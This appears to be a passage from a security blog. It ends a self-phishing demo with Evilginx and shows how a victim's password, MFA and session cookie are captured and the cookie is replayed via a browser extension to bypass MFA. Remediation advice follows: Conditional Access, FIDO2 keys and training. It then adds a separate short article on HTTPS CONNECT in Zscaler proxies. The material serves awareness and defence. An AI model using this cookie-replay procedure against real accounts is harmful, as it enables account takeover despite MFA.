

Now we will try to get on the link and see what happens. Firstly, we notice that the url is our url with the special caracter but can be unnoticed by some people in some case. We will try to enter credentials, and MFA.

First login

First login

MFA

MFA

6. Retrieve credentials


Here we can see the results of evilginx. We get everything we wanted, the Source IP, the password, but most important of all : The session cookie ! With this session cookie we will replay it to bypass authentication password + MFA

Result Evilginx

Result Evilginx


Now you can pass the cookie easily by importing the whole string with the extensions on google chrome Cookie Editor

Import cookie

Result Evilginx

Congratulations, we successfully phished ourselves.

Now in the next part we will take about remediation to prevent these kind of attacks

Remediation

Azure AD Conditional Access

Leverage Azure AD Conditional Access to set nuanced access controls. This involves:

  • Mandatory Multi-Factor Authentication (MFA): Enforce MFA, especially for accessing critical applications or when login attempts are made from unfamiliar devices.
  • Geographical Access Restrictions: Define and enforce access policies based on trusted geographical locations, using IP ranges to distinguish between trusted and untrusted login attempts.
  • Device Health Checks: Insist on device compliance with your security policies (such as encryption and antivirus protection) before granting access.
  • Adaptive Access Policies: Utilize advanced risk assessments to dynamically apply access controls, adjusting the security posture based on the perceived level of risk.

Exchange Online Client Access Rules

Implementing targeted access rules in Exchange Online can significantly reduce your exposure:

  • Use new-ClientAccessRule to create rules that restrict access based on IP addresses and specific user conditions, ensuring that only authorized users from known locations can access your email system.
  • Keep these rules up-to-date with any changes in your network infrastructure to avoid disrupting legitimate business activities.

Universal 2nd Factor (U2F) Authentication

Enhance security with physical authentication devices:

  • Make the use of devices like YubiKeys mandatory across your organization to add a tangible layer of security.
  • Educate your team on the importance of these devices and ensure they understand the protocols for their use and safekeeping.
  • Develop contingency plans for lost or defective devices, ensuring these do not significantly compromise your security posture.
Details about Yubikey vs Evilginx

When using a YubiKey for authentication, especially in conjunction with protocols like FIDO2/WebAuthn or U2F (Universal 2nd Factor), the authentication process involves a direct cryptographic challenge-response mechanism between the YubiKey and the service you’re logging into (such as a website). This process is fundamentally different from traditional username/password or even TOTP-based 2FA methods, and here’s why it impacts the effectiveness of tools like Evilginx in capturing session cookies: 1. Direct Communication:

The YubiKey communicates directly with the browser and the authenticating server, using cryptographic assertions that are unique to each session and cannot be reused. This means there’s no static « secret » or cookie that can be intercepted and reused by an attacker.
  1. Domain-specific Keys:

    FIDO2 and U2F protocols ensure that the cryptographic assertions made by the YubiKey are specific to the domain of the service being accessed. This means that even if an attacker were using a man-in-the-middle (MITM) tool like Evilginx to capture the data exchange, the cryptographic response from the YubiKey wouldn’t be valid for any domain other than the legitimate one.

  2. No Reusable Credentials:

    The challenge-response mechanism ensures that each authentication session is unique and cannot be replicated with previously captured data. Unlike a session cookie that could potentially be reused until it expires, the cryptographic proof generated by a YubiKey for a specific session is not reusable for another session.

  3. Browser and Protocol-level Security:

    Modern browsers implement security features that recognize and facilitate direct communication with FIDO2/WebAuthn and U2F devices, bypassing traditional web forms and cookie-based sessions. This specialized communication protocol is designed to be secure against phishing and MITM attacks.

  4. Phishing Resistance:

    Because the cryptographic assertions are domain-specific, even if an attacker manages to redirect a user to a phishing site, a YubiKey won’t produce a valid response for that site. The user might still be tricked into entering their username or password, but without the correct cryptographic response from the YubiKey, access won’t be granted.

Comprehensive Security Awareness Training

And of course, empower your team with knowledge:

  • Regular, engaging training sessions can dramatically improve your team’s ability to recognize and avoid phishing attempts.
  • Test their awareness with simulated phishing exercises, providing additional training as needed to reinforce their knowledge.
  • Create an open environment where employees are encouraged to report suspicious activities, ensuring swift action can be taken.

Conclusion

This demonstration shows that even though this attack can be deadly, it is not hard to set up and can be very powerful if you have a little knowledge of the target.

  • Always be aware of the sender.
  • If you have any doubt, report the email as phishing to your security team for investigation.
  • Anyone can be tricked, even security experts.

In 2024, attackers can automate this process to scale for large environments (Evilginx is integrated into GoPhish). They can also use AI to make their emails even more convincing. So always keep an eye on every detail!

PS: Because I set up DMARC in quarantine, attackers can't spoof this domain anymore. (Don't worry, I'm not a bad guy.)

Decoding HTTPS CONNECT in Proxy Environments

In this short article I'd like to talk about a mistake I often met during my work about HTTPS CONNECT request, especially in proxy setups like Zscaler.

1. Zscaler Agent’s Role

When using Zscaler, think of the agent as your secure internet guide. When you access an HTTPS site, the Zscaler agent sends a CONNECT request to the proxy, setting up a secure tunnel, not fetching content.

2. CONNECT Method Basics

The CONNECT method creates a tunnel for encrypted data. When you get a 200 OK response, it means the tunnel is ready for secure data transfer.

3. Common Misconceptions and Proxy Configurations

Analysts might mistake the lack of GET requests after a CONNECT for no connection. Actually, encrypted data is moving through the tunnel. Proxy visibility varies:

  • Standard Setup: Proxy forwards encrypted data.
  • SSL Inspection: With SSL inspection, proxies like Zscaler can decrypt, inspect, and re-encrypt traffic, offering more visibility.

Conclusion

A CONNECT request followed by a 200 OK response means a secure session is established. Understanding these secure channels helps interpret network logs accurately.

Resources

When to Use CONNECT and GET HTTP Methods at an HTTP Proxy Server

Web Proxy Tunneling (IETF Draft)